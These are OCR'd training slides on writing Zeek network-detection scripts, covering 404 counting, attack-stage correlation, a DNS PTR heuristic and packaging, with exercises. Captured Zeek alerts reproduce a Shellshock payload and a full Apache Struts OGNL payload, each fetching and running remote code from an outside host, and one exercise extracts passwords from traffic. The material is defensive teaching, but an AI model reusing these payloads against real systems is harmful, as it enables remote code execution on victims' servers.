
```
module HTTP404;

export {
      global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
      {
      local orig=c$id$orig_h;
      if (orig in Site::local_nets)
            return ;
      if (code != 404 )
            return ;

      if (orig !in track_404) { track_404[orig]=0 ;}

      track_404[orig] += 1 ;

      local n = |track_404[orig]|;
      if (n == 100)     { #notice() ;}
      }
```

Exercise for you:
(i) Add a new Notice::Type += { Spider, };
(ii) write function "notice()" and generate an alert : HTTP404::Spider
You now have a working heuristic

Eliminate uninteresting connections first of ALL

- A good strategy to reduce computing cycles inside scripts is to eliminate the connections which don't matter.
- Somewhat counterintuitive (at least to me) but makes TOTAL sense
- Examples
  - Use "return"

```
If (c$id$orig_h in Site::local_nets)
        return ;
```



Virtual
Zeek

zeek

Zeek scripts and attack centric detections

- Scripts as state-machines
- Correlation engines
- Mechanism to represent various stages of attacks and their transitions
- So sure, bad guy can use different tools/ways/means to make A transition and you may not see that but ultimately they’ve gotta be on state B, or C or D.
- In an ideal world entire detection lights up like a X-Mas tree

ShellShock - 2014

1. Shellshock::Attempt CVE-2014-6271: 212.67.213.40 - 131.243.a.b submitting USER-AGENT=() { :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"

2. Shellshock::Hostile_Domain ShellShock Hostile domain seen 131.243.64.2=156.154.101.3 [www.whirlpoolexpress.co.uk]
   a. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at DNS::IN_REQUEST
   b. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

3. Shellshock::Hostile_URI ShellShock Hostile domain seen 131.243.a.b=94.136.35.236 [www.whirlpoolexpress.co.uk]

4. Shellshock::Compromise ShellShock compromise: 131.243.a.b=94.136.35.236 [http://www.whirlpoolexpress.co.uk/bot.txt]

Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

Virtual
Zeek


zeek

…. Or Apache Struts (2018)

```
Oct  4 10:56:26 Crx83mtbvCWPD0R6d        179.60.146.9      50092   128.3.x.y       80    -     -     -
tcp   Struts::Attempt CVE-2017-5638/Struts attack from 179.60.146.9 seen
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#
dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.
getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='echo "*/20 * * * * wget -O - -q
http://45.227.252.243/static/font.jpg|sh\\n*/19 * * * * curl http://45.227.252.243/static/font.jpg|sh" |
crontab -;wget -O - -q http://45.227.252.243/static/font.jpg|sh')
.(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe'
,'/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new.java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)
).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@
org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}       -

179.60.146.9      128.3.x.y   80    -     worker-1          Notice::ACTION_DROP,Notice::ACTION_LOG
3600.000000       F

Oct  4 10:56:26 Crx83mtbvCWPD0R6d        179.60.146.9      50092   128.3.x.y       80    -     -     -
tcp   Struts::MalwareURL      Struts Hostile URLs seen in recon attempt 179.60.146.9 to 128.3.x.y with URL
[http://45.227.252.243/static/font.jpg|sh\\n*/19 * * * * curl http://45.227.252.243/static/font.jpg|sh] -
      179.60.146.9      128.3.x.y   80    -     worker-1          Notice::ACTION_EMAIL,Notice::ACTION_LOG
3600.000000       F     -     -     --    -     -     -
```

Custerizations and complexity when writing heuristics

- Strength of Zeek is ability to divide (the network traffic) and conquer (detections)
- Division of traffic causes data centralization problems
- Which means what's simple stuff might be unnecessarily complex underneath



Virtual
Zeek

zeek

Chapter 10 : Making it all into a package

Slides 124-133

1. Walk through “develop-a-new-heuristic”
2. I provide code for entire heuristic as well as step by step files to see how crafting of heuristic progresses.
3. Take away - this is most minimal of the things you do to make a package - pretty straight forward

New Heuristics - DNS PTR

A **pointer** (**PTR**) **record** is a type of Domain Name System (**DNS**) **record** that resolves an IP address to a domain or host name, unlike an A **record** which points a domain name to an IP address. **PTR records** are used for the reverse **DNS** lookup. Using the IP address, you can get the associated domain or host name.

We see plenty PTR queries - Are all good ?

Virtual
Zeek

zeek

DNS PTR Queries - Per RFC

```
# RCODE Response code - this 4 bit field is set as part of
#      responses.  The values have the following
#      interpretation:
#
#      0      No error condition
#
#      1      Format error - The name server was unable to interpret the query.
#
#      2      Server failure - The name server was unable to process this query due to a problem with the name server.
#
#      3      Name Error - Meaningful only for responses from an authoritative name server, this code signifies that the
#             domain name referenced in the query does not exist.
#
#      4      Not Implemented - The name server does not support the requested kind of query.
#
#      5      Refused - The name server refuses to perform the specified operation for policy reasons.  For example, a
#             nameserver may not wish to provide the information to the particular requester, or a name server may not
#             wish to perform a particular operation (e.g., zone transfer)
```

Goal: Find all the offending IPs which run PTR queries > Threshold(s)

- Would be nice to know the RCODE distribution
- Can help in understanding what's anomalous vs what's not

Scripting Highlevel

- Find the relevant event which gets us the data
  - How about log_dns ?
- Think of data structures needed
  - How about a table of records
- Think of supporting variables and functions
  - Threshold counters
- Think of reductions and scale
  - About 45 Million DNS flows/day in EXTDMZ tap
- Think of clusterizations

```
type ptr_stats : record {
ptr_counts: count &default=0 ;
Noerror :   count &default=0 ;
Nxdomain:   count &default=0;
Refused :   count &default=0;
servfail:   count &default=0 ;
Unknown :   count &default=0;
} ;
```

building a script - Step by step

```
module DNS;

# for PTR thresholds this we only care about external IPs
# hitting our dns_servers with all sorts of queries

event DNS::log_dns(rec: DNS::Info)
       {
       local request_ip: addr;
       request_ip = rec$id$orig_h  ;


       if (Site::is_local_addr(request_ip) )
              return ;

       # only interested in PTR queries
       if (! rec?$qtype_name || rec$qtype_name  != "PTR")
              return ;

       # some requests don't have name
       # need to fill in why

       local rcode_name =  (!rec?$rcode_name) ? "UNKNOWN" :  rec$rcode_name ;

       print fmt ("%s, %s, %s, %s", request_ip, rec$query, rec$qtype_name, rcode_name);
       }
```

building a script - Step by step

```
+export {
+
+
+# Step 1: We need a data strcuture to hold these counters
+      type ptr_stats : record {
+             ptr_counts: count &default=0 ;
+             noerror :   count &default=0 ;
+             nxdomain:   count &default=0 ;
+             refused :   count &default=0 ;
+             servfail:   count &default=0 ;
+             unknown :   count &default=0 ;
+      } ;
+
+
+# Step 2: We need a table to hold ptr_stats record
+      global ptr_queries: table[addr] of ptr_stats=table() &create_expire = 1 day ;
+
+}
```

building a script - Step by step

```
+ #initialize the table
+      if (request_ip ! in ptr_queries)
+      {
+            local cp: ptr_stats;
+            ptr_queries[request_ip]=cp ;
+      }
+
+      # STEP 4: lets count ALL the ptr_queries
+
+      ptr_queries[request_ip]$ptr_counts += 1;
+
+      switch (rcode_name)
+      {
+      case "NOERROR":
+            ptr_queries[request_ip]$noerror += 1 ;
+            break;
+      case "NXDOMAIN":
+            ptr_queries[request_ip]$nxdomain += 1 ;
+            break;
+      case "REFUSED":
+            ptr_queries[request_ip]$refused += 1 ;
+            break;
+      case "SERVFAIL":
+            ptr_queries[request_ip]$servfail+= 1 ;
+            break;
+      case "UNKNOWN":           # catch all rcodes
+            ptr_queries[request_ip]$unknown+= 1 ;
+            break;
+      }
```

That brings to be Zeek package

- COPYING
- README.rst
- zeek-pkg.meta
- scripts
- tests

zeek-pkg.meta

```
[package]
description=
script_dir = scripts
version = 0.1
tags =
test_command = ( cd tests && btest -d )
```

btest

```
$ btest
all 1 tests successful
```

Exercise 10: making-of-a-package

- `cd 10-exercise-making-of-a-package`
- `$ cd scripts`
  - `__load__.zeek`
  - `base-functions.zeek`
  - `ptr.zeek`
  -
- Step by step guide to building ptr.zeek
  - `step-1.zeek`
  - `step-2.zeek`
  - `step-3.zeek`
  - `step-4.zeek`
  - `step-5.zeek`
  - `step-6.zeek`

Exercise 11: Find the password

- cd exercise-11-passwords
- $ cat node.cfg

- $ cd scripts
  - watch-pattern.zeek
  - watch-pattern-2-extract-password.zeek

- Task 1: Extend this script so that if the password matches a given password complexity then send NOTICE email.
- Task 2: Extend this script so that you can capture passwords in HTTP POST requests as well.
- Task 3: Extend this script so that you've got passwords are logged into a separate log instead of notice.log - obfuscate passwords in notice.log.

So ask not what Zeek can do for you. Ask what you want to do, and see if Zeek is a good tool for that. It generally is!

Many Thanks

- Anthony
- Christian
- Dop
- Fatema
- Johanna
- Justin
- Keith
- Robin
- Seth
- Zeek Team
- LBL Cyber Security Team (Craig, James, Michael, Miguel, Partha,Jay)

Questions ?

aashish@zeek.org

asharma@lbl.gov

(We use Zeek, you should too!!)

zeek

Stay Connected

Website: www.zeek.org

Mailing list: zeek@lists.zeek.org

Slack: zeekorg.slack.com

Find out more ways to connect: https://zeek.org/community/

zeek